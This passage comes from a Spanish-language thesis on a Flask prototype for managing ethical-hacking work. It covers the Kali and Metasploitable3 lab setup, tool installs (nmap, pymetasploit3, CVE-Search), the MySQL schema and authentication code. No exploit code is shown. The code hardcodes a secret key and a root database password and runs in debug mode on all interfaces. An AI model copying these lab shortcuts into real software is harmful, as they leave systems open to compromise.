Kali Linux es un Sistema Operativo bastante usado en las pruebas de seguridad, ya que cuenta con herramientas preinstaladas como: `NMAP, Mestasploit` entre otros. Por lo que es el S.O indicado para ejecutar el prototipo de Gestión Web y así hacer uso de las

herramientas con las que cuenta. Ingresamos al sitio Web oficial de Kali Linux: https://www.kali.org/get-kali/#kali-virtual-machines y descargamos la máquina virtual de 64-bits para VirtualBox. Se importa la máquina virtual y se personalizan los recursos con las siguientes características:

- 4 GB de RAM
- 4 Cores
- 80 GB de ROM
- 128 MB de vídeo
- 1 NIC en modo puente.

2.8.1.2 Creación de Máquina Virtual explotable con Windows Server 2008

Las máquinas que se usarán para las pruebas de seguridad son máquinas con vulnerabilidades con la intención de que se ejecuten exploits y probarlos.

Se descarga la máquina explotable del siguiente repositorio de GitHub: https://github.com/rapid7/metasploitable3/ .

Se procede con la descarga y la ejecución de los comandos recomendados en la página para que se descargue el repositorio como se muestra en el Código 2.1.

```
mkdir metasploitable3-workspace
cd metasploitable3-workspace
Invoke-WebRequest -Uri "https://raw.githubusercontent.com/rapid7/metasploitable3/master/Vagrantfile" -OutFile "Vagrantfile"
vagrant up
```

Código 2.1 Comandos descargar máquina explotable

Una vez descargado el repositorio se ejecuta el PowerShell y se espera que se importe en VirtualBox como se muestra en la Figura 2.23.




Figura 2.23 Máquina Windows Server 2008 explotable

2.8.2 Instalación herramientas complementarias

En el siguiente apartado se presenta como se realizó la instalación de herramientas complementarias necesarias para realizar el presente trabajo de titulación.

2.8.2.1 Instalación VSCODE

Se accede a la página oficial de `VSCode`: https://code.visualstudio.com/download y se descarga el instalador para Linux con la extensión .deb, ya que Kali pertenece a esta familia de Linux.

En la carpeta de Downloads, se ejecuta el comando del Código 2.2 y se espera que se complete la instalación.

```
┌──(root💀kali)-[/home/kali/Downloads]
└─# sudo dpkg -i code_1.56.2-1620838498_amd64.deb
```

Código 2.2 Instalación VSCode

2.8.2.2 Instalación LAMPP

Se usa el navegador para descargar XAMPP de la página oficial: https://www.apachefriends.org/download.html y se elige la descarga para Linux.

Se procede a acceder al directorio de descargas y a ejecutar el instalador como en el Código 2.3.

```
┌──(root💀 kali)-[/home/kali/Downloads]
└─# ./xampp-linux-x64-7.3.28-1-installer.run
```

Código 2.3 Instalación XAMPP

Se espera que finalice la instalación y se ejecuta el gestor como se muestra en el Código 2.4 para iniciar lo servicios del servidor Web y la base de datos como se muestra en la Figura 2.24.

```
┌──(root💀 kali)-[/opt/lampp]
└─# ./manager-linux-x64.run
```

Código 2.4 Ejecución gestor de servicios LAMPP




Figura 2.24 Servicios base de datos y servidor Web ejecutándose

2.8.2.3 Instalación CVE-SEARCH

Mediante el navegador se accede a la dirección de la documentación y se procede a instalar CVE-SEARCH: https://cve-search.github.io/cve-search/ .

Se ejecuta git clone de las dependencias necesarias como se muestra en el **Código 2.5**.

```
┌──(root💀kali)-[/home/kali/Downloads]
└─# git clone https://github.com/cve-search/cve-search.git
```

Código 2.5 Copia de dependencias CVE-SEARCH

A continuación, se instala las dependencias de `Python`. Se requiere una base de datos exclusiva para guardar todos los CVE y que se consulten de manera local, por lo que se procede con la instalación de Mongo DB como se muestra en la Figura 2.25 basado en la guía de `CVE-SEARCH`. Todos los CVE que se consulten se los realiza de manera local por seguridad para no compartir información de la red y para optimizar la respuesta de la consulta operando fuera de línea con consultas locales. Solo las actualizaciones se realizarán con el uso de Internet para descargar los nuevos registros.

```
wget -qO - https://www.mongodb.org/static/pgp/server-4.4.asc | sudo apt-key add -

echo "deb [ arch=amd64,arm64 ] https://repo.mongodb.org/apt/ubuntu focal/mongodb-org/4.4 multiverse" |

sudo apt-get update

sudo apt-get install -y mongodb-org

sudo systemctl daemon-reload

sudo systemctl start mongod

# Verify status of mongodb
sudo systemctl status mongod

# if all is ok, enable mongodb to start on system startup
sudo systemctl enable mongod
```

Figura 2.25 Instalación Mongo DB

Para finalizar se descarga los registros y se almacenan en la base de datos como se puede observar en el **Código 2.6**.

```
./sbin/db_mgmt_cpe_dictionary.py -p
./sbin/db_mgmt_json.py -p
./sbin/db_updater.py -c # This will take >45minutes on a decent machine, please be patient
```

Código 2.6 Descarga y almacenamiento de CVE en la base local

2.8.3 Instalación librerías necesarias

En el siguiente apartado se presenta como se realizó la instalación de las librerías complementarias necesarias para la programación del prototipo de Gestión Web.

2.8.3.1 Instalación FLASK

El motor de toda la gestión Web del prototipo es `Flask`, la cual se instala en el entorno de super usuario como se muestra en el **Código 2.7**.

```
┌──(root💀kali)-[/home/kali/Downloads]
└─# pip3 install Flask
```

Código 2.7 Instalación Flask

2.8.3.2 Instalación PyNMAP

Para usar `NMAP` en la fase de reconocimiento del hackeo ético mediante `Python` se instala la librería python3-nmap como se puede observar en el **Código 2.8**.

```
┌──(root💀kali)-[/home/kali/Downloads]
└─# pip3 install python3-nmap/
```

Código 2.8 Instalación PyNMAP

2.8.3.3 Instalación PDFKIT

Se instala el complemento para cambiar de formato HTML a formato PDF como se muestra en el **Código 2.9**.

```
┌──(root💀kali)-[/home/kali/Downloads]
└─# pip3 install pdfkit
```

Código 2.9 Instalación PDFKIT

2.8.3.4 Instalación PYMETASPLOIT

Para la fase de explotación se importa la librería `pymetasploit` como se observa en el **Código 2.10**.

```
┌──(root💀kali)-[/home/kali/Downloads]
└─# pip3 install pymetasploit3
```

Código 2.10 Instalación Pymetasploit

2.8.3.5 Instalación PYPSRP.POWERSHELL Y PYPSRP.WSMAN

Para la fase de mitigación se usó PowerShell remoto a través de `Python`, por lo que se instaló la librería pypsrp como se muestra en el **Código 2.11**.

```
┌──(root💀kali)-[/home/kali/Downloads]
└─# pip3 install pypsrp
```

Código 2.11 Instalación pypsrp

2.8.4 Codificación Base De Datos

La codificación de la base de datos en MySQL se lo realizó mediante lenguaje transaccional de base de datos. Basados en el diagrama relacional diseñado previamente se procedió a crear la base de datos y codificar las diferentes tablas con sus respectivas relaciones.

En el Código 2.12 se muestra la creación de la base de datos que gestionará la información la cual se denominó pentesting.

```
--
-- Database: `pentesting`
--
CREATE DATABASE IF NOT EXISTS `pentesting` DEFAULT CHARACTER SET utf8mb4 COLLATE utf8mb4_general_ci;
USE `pentesting`;
```

Código 2.12 Creación de la base de datos

En el Código 2.13 ,se muestra la creación de las tablas según el diagrama relacional presentado en la Figura 2.13.Como se puede observar en el ANEXO G se crearon todas las tablas siguiendo el diagrama relacional y con los atributos respectivos.

```
CREATE TABLE `tbl_activos` (
  `id` int(11) NOT NULL,
  `nombre` varchar(255) NOT NULL,
  `IP` varchar(255) NOT NULL,
  `id_escaneo` int(11) NOT NULL
) ENGINE=InnoDB DEFAULT CHARSET=utf8mb4;
```

Código 2.13 Creación tabla activos

El Código 2.14 presenta la creación de las llaves primarias, llaves foráneas y condiciones de valores únicos en todas las tablas según el diagrama relacional para establecer las relaciones respectivas como se muestra en el ANEXO G.

```
ALTER TABLE `tbl_activos`
  ADD PRIMARY KEY (`id`),
  ADD UNIQUE KEY `nombre` (`nombre`),
  ADD UNIQUE KEY `IP` (`IP`),
  ADD KEY `foreign_key_idescaneos` (`id_escaneo`);
```

Código 2.14 Agregación de condiciones

Se programa para que las llaves primarias se autoincrementen en cada nuevo registro como se muestra en el Código 2.15, de esta manera aseguramos que los registros sean únicos y la base de datos los gestione.

```
-- AUTO_INCREMENT for table `tbl_CVE`
--
ALTER TABLE `tbl_CVE`
  MODIFY `id` int(11) NOT NULL AUTO_INCREMENT;

--
-- AUTO_INCREMENT for table `tbl_escaneos`
--
ALTER TABLE `tbl_escaneos`
  MODIFY `id` int(11) NOT NULL AUTO_INCREMENT;

--
-- AUTO_INCREMENT for table `tbl_estado`
--
ALTER TABLE `tbl_estado`
  MODIFY `id` int(11) NOT NULL AUTO_INCREMENT;
```

Código 2.15 Sentencia para autoincrementar

2.8.5 CODIFICACIÓN APLICATIVO WEB

Para codificar el aplicativo Web se debe crear un nuevo proyecto de `Python`, para los estilos CSS y archivos HTML se crea dos carpetas: static para los estilos y templates para los archivos HTML como se muestra en la Figura 2.26.




Figura 2.26 Carpetas y archivo Python

Para la programación en Python se importan todas las librerías necesarias como las antes mencionadas y las librerías básicas como se puede observar en el Código 2.16.

```
from MySQLdb.cursors import RE_INSERT_VALUES
from flask import Flask, render_template, request, redirect, url_for, session, flash,make_response
from flask_mysqldb import MySQL, MySQLdb
from datetime import datetime,timedelta
import bcrypt
import sched
from time import sleep
import sys
import os
import nmap
import re
import logging
from nmap import *
from threading import Thread
from apscheduler.schedulers.background import BackgroundScheduler
import time
import json
import subprocess
import ast
from xml.etree import ElementTree
import xml.etree.ElementTree as ET
from bs4 import BeautifulSoup
import ipaddress
import pdfkit
from pymetasploit3.msfrpc import MsfRpcClient, MsfConsole
from pypsrp.powershell import PowerShell, RunspacePool
from pypsrp.wsman import WSMan
```

Código 2.16 Librerías importadas

A continuación, se detallará la codificación de cada módulo con su respectivo código en Python para la funcionalidad y también la codificación de la interfaz gráfica. Todas las interfaces codificadas y el código de la aplicación se encuentran en el producto final demostrable.

Para la interfaz gráfica Web se usó un layout base como se muestra en el Código 2.17 del cual se heredan los menús para todas las interfaces en los diferentes módulos en las líneas 15 hasta la 36.

```
14  <button type="button" class="navbar-toggle collapsed" data-toggle="collapse" data-target="#navbar" aria-expanded="false"
15  <span class="sr-only">Toggle navigation</span>
16  <span class="icon-bar"></span>
17  <span class="icon-bar"></span>
18  <span class="icon-bar"></span>
19  </button>
20  <a class="navbar-brand" href="#">Prototipo de gestion Web</a>
21  </div>
22  <div id="navbar" class="collapse navbar-collapse">
23  <ul class="nav navbar-nav">
24  <li>
25  <a href="/">Pagina Principal</a>
26  </li>
27  {% if session['name'] %}
28  <li>
29  <a href="/logs">Logs de APP</a>
30  </li>
31  <li>
32  <a href="/cambio_password/{{session['id']}}">Cambiar password</a>
33  </li>
34   <li >
35  <a style="right: auto;" href="/logout">Salir</a>
36  </li>
37  <link rel="stylesheet" href="{{url_for('static', filename='css/main.css')}}">
38                  <link rel="stylesheet"
39                      href="https://cdnjs.cloudflare.com/ajax/libs/font-awesome/4.7.0/css/font-awesome.min.css">
40  >               <style>···
80                  </style>
81                  </head>
82
83                  <body>
84
85                      <div class="sidebar">
86                          <a href="/"><i class="fa fa-user-secret"></i> Dashboard</a>
87                          <a href="/activos"><i class="fa fa-server"></i> Activos</a>
88                          <a href="/lista_escaneos"><i class="fa fa-calendar"></i> Escaneos Programados</a>
89                          <a href="/servicios"><i class="fa fa-database"></i>Servicios y Vulnerabilidades</a>
90                          <a href="/explotaciones"><i class="fa fa-bug"></i>Explotacion</a>
91                          <a href="/mitigacion"><i class="fa fa-magic"></i>Mitigacion</a>
92                      </div>
93  {% else %}
94  <li>
95  <a href="/login">Login</a>
96  </li>
97  <!--<li>
```

Código 2.17 Código de layout.html




Figura 2.27 Layout compilado

Para la ejecución de las tareas programadas se crearon métodos que se ejecutan cada vez que la aplicación inicia, para que los escaneos almacenados en la base de datos sean programados mediante APScheduler como se presenta en el Código 2.19 con el método `do_something` en la línea 1499.

Para que la aplicación opere sobre https se generó un certificado auto firmado y se lo cargó en el contexto SSL de la aplicación Web como se puede visualizar en la Figura 2.26 . En el Código 2.18 se muestra la aplicación del certificado para que las conexiones viajen cifradas y no en texto plano en la línea 1504, además que el host es 0.0.0.0 para que la aplicación pueda ser ejecutada fuera del localhost y el puerto 4000 por defecto. Finalmente, en el Código 2.19 se muestra desde la línea 48 a la 63 el procedimiento para cargar los escaneos almacenados y agregarlos a la cola de ejecución con su respectiva fecha.

```
1496  # método para iniciar la aplicación Web
1497  if __name__ == "__main__":
1498      #Ejecución del método do_something para agregar los escaneos almacenados en la base de datos.
1499      do_something()
1500      #Ejecución de la aplicación
1501      #host 0.0.0.0 se agrega para que la aplicación pueda ser accedida fuera del localhost
1502      #port=4000 este valor es por defecto pero puede cambiarse si se desea al 443
1503      #ssl_context ejecutados la aplicación con un certificado autofirmado para que todo sea cifrado
1504      app.run(host='0.0.0.0',port=4000, debug=True , ssl_context=('cert.pem', 'key.pem'))
1505
```

Código 2.18 Inicio de la aplicación Web

```python
# metodo a ejecutarse al iniciar la app y las tareas en background
sched = BackgroundScheduler(daemon=True)
#sched.start()
#Método que se ejecuta al iniciar la app
def do_something():
    print('MyFlaskApp is starting up!')
    with app.app_context():
        data = []
        #Conexión base de datos
        cur = mysql.connection.cursor(MySQLdb.cursors.DictCursor)
        try:
            #Consulta ala base de datos por los activos y escaneos almacenados
            cur.execute('SELECT tbl_activos.id,IP,periodo_escaneo,dia,hora,minuto FROM tbl_activos INNER JOIN tbl_escaneos WHERE id_escaneo = tbl_escaneos.id')
            #Guardo la data obetenida
            data = cur.fetchall()
            print(data)
            cur.close()
            print(len(data))
            #Verifico que la data no este vacía
            if len(data) > 0:
                print("Agrego tasks")
                #mediante el for voy agregando las tareas con sus diferentes atributos
                for i in range(len(data)):
                    #Obtengo los valores de la BDD
                    print(data[i]['id'])
                    dia=str(data[i]['dia'])
                    hora=str(data[i]['hora'])
                    minuto=str(data[i]['minuto'])
                    periodo=str(data[i]['periodo_escaneo'])
                    #agrego las tareas mediante apscheduler que es la librería para programar tareas
                    if periodo == 'semanal':
                        sched.add_job(func=scheduled_task,trigger='cron',day_of_week=dia,hour=hora,minute=minuto,args=[str(data[i]['id'])], id=str(data[i]['id']))
                    else:
                        sched.add_job(func=scheduled_task,trigger='cron',day="last"+dia,hour=hora,minute=minuto,args=[str(data[i]['id'])], id=str(data[i]['id']))
                sched.start()
                #imprimo las tareas agregadas
                print(sched.get_jobs())

            else:
                #muestro mensaje de error
                return 'Error'
        except Exception as e:
            #Envio un mensaje a la aplicación web si hay fallos con al excepción capturada
            flash(str(e), "warning")
            return str(e)
```

Código 2.19 Código método do_something

Mediante la librería Flask y los métodos que se proveen se genera la conexión de la aplicación Web con la Base de datos, en la cual se especifica la dirección IP dónde se encuentra el servicio MySQL, el puerto, el usuario, la contraseña y el nombre de la base de datos como se puede visualizar en el Código 2.20 desde la línea 85 a la 93.

Mediante el método `before_request` como se muestra en el Código 2.20 desde la línea 106 a la 111 se valida el tiempo de inactividad del usuario y en caso de no existir peticiones se cierra la sesión.

```python
# Inicialización de la aplicación
app = Flask(__name__)
#mediante el método logging guardo todos los registros de la app en un archivo de texto
logging.basicConfig(filename='record.log', level=logging.DEBUG, format=f'%(asctime)s %(levelname)s %(name)s %(threadName)s : %(message)s')

# Mysql conexión con los parametros solicitados como clave, IP, usuario, puerto , nombre de la base y cursor
app.secret_key = "hackingetico2021"
app.permanent_session_lifetime=timedelta(seconds=350)
app.config['MYSQL_HOST'] = '127.0.0.1'
app.config['MYSQL_USER'] = 'root'
app.config['MYSQL_PASSWORD'] = 'kali'
app.config['MYSQL_DATABASE_PORT'] = 3306
app.config['MYSQL_DB'] = 'pentesting'
app.config['MYSQL_CURSORCLASS'] = 'DictCursor'
#Agrego los paramtros a la aplicación
mysql = MySQL(app)


# Inicio rutas aplicacion
#Valido al sesión sino existe inactividad la cierro
@app.before_request
def before_request():
    #verifico que la sesión este activa
    session.permanent=True
    #establezco un tiempo de vida para la sesión
    app.permanent_session_lifetime= timedelta(seconds=350)
```

Código 2.20 Código de Conexión a la base de datos y método before_request

2.8.5.1 Codificación Módulo de Autenticación

Para el módulo de autenticación se codificaron tres métodos:

- Register

  Este método se utiliza para crear el usuario por defecto. Como es necesario que se genere el hash de la contraseña y se la almacene en la base de datos, se realiza este procedimiento con el método `bycrypt.hashpw` de la librería `bcrypt` como se puede ver en el Código 2.21 en la línea 137.

```
125  # ruta para registrar usuarios
126  @app.route('/register', methods=["GET", "POST"])
127  def register():
128      #validación del método GET
129      if request.method == 'GET':
130          return render_template("register.html")
131      else:
132          #Valido el método post y los parametros ingresados
133          name = request.form['name']
134          email = request.form['email']
135          password = request.form['password'].encode('utf-8')
136          #obtengo el hash de la contraseña ingresada
137          hash_password = bcrypt.hashpw(password, bcrypt.gensalt())
138          #Inicio la conexión con la BDD
139          cur = mysql.connection.cursor()
140          #Inserto los datos en la tabla usuarios
141          cur.execute("INSERT INTO tbl_usuarios (usuario, email, password) VALUES (%s,%s,%s)",
142                      (name, email, hash_password,))
143          #ejecuto la consulta
144          mysql.connection.commit()
145          session['name'] = request.form['name']
146          session['email'] = request.form['email']
147          #redirijo al home
148          return redirect(url_for('home'))
149
```

Código 2.21 Método Register




Figura 2.28 GUI Registro de usuario

- Login

Este método valida que la contraseña y el usuario sean correctos, consultando en la base de datos y validando el hash de la contraseña como se puede observar en el Código 2.22 en la línea 208.

```
190  # ruta para login
191
192  @app.route('/login', methods=["GET", "POST"])
193  def login():
194      #Valido que sea un método Post
195      if request.method == 'POST':
196          #Obtengo los datos ingresados
197          usuario = request.form['usuario']
198          password = request.form['password'].encode('utf-8')
199          curl = mysql.connection.cursor(MySQLdb.cursors.DictCursor)
200          #Busco en la tabla de usuarios
201          curl.execute("SELECT * FROM tbl_usuarios WHERE usuario=%s", (usuario,))
202          user = curl.fetchone()
203          #print(user)
204          curl.close()
205          #valido la data y si no esta vacía procedo a comparar
206          if user is not None:
207              #obtengo el password apartir de hash
208              if bcrypt.hashpw(password, user["password"].encode('utf-8')) == user["password"].encode('utf-8'):
209                  session['name'] = user['usuario']
210                  session['email'] = user['email']
211                  session['id']= user['id']
212                  return redirect(url_for('home'))
213              else:
214                  #Sino coincide la contraseña envío mensaje a la app
215                  flash('Error de password', 'error')
216                  return render_template("login.html")
217          else:
218              #Sino existe el usuario lo redirijo al login y envío mensaje
219              flash('Error de usuario', 'warning')
220              return render_template("login.html")
221      else:
222          return render_template("login.html")
223
```

Código 2.22 Método Login




Figura 2.29 GUI Login

- Logout()

Esté método cierra la sesión actual y redirige a la pantalla principal, como se presenta en el Código 2.23 desde la línea 226 a la 231.

```
224   # ruta para logout
225
226   @app.route('/logout')
227   def logout():
228       #Elimino la sesión actual
229       session.clear()
230       #redirecciono al home
231       return render_template("home.html")
```

Código 2.23 Método logout

2.8.5.2 Codificación Módulo de Pantalla Principal

Para el módulo de la pantalla principal se tiene un único método como se observa en el Código 2.24 desde la línea 117 a la 124, que es el encargado de presentar el nuevo CVE obtenido mediante una consulta en CVE-Search.

```
113   # ruta por defecto
114   @app.route('/')
115   def home():
116       #Obtengo el ultimo CVE consultando en CVE-SEARCH en formato HTML
117       buscador = "/home/kali/Downloads/cve-search/bin/dump_last.py -f html -l 1"
118       #guardo los datos obtenidos
119       cve2 = os.popen(buscador).read()
120       #hago la conversió respectiva a xml
121       soup = BeautifulSoup(cve2, 'xml')
122       #Envío los datos a la aplicación del ultimo CVE
123
124       return render_template("home.html",noticias = soup.find('body').text,)
```

Código 2.24 Método home

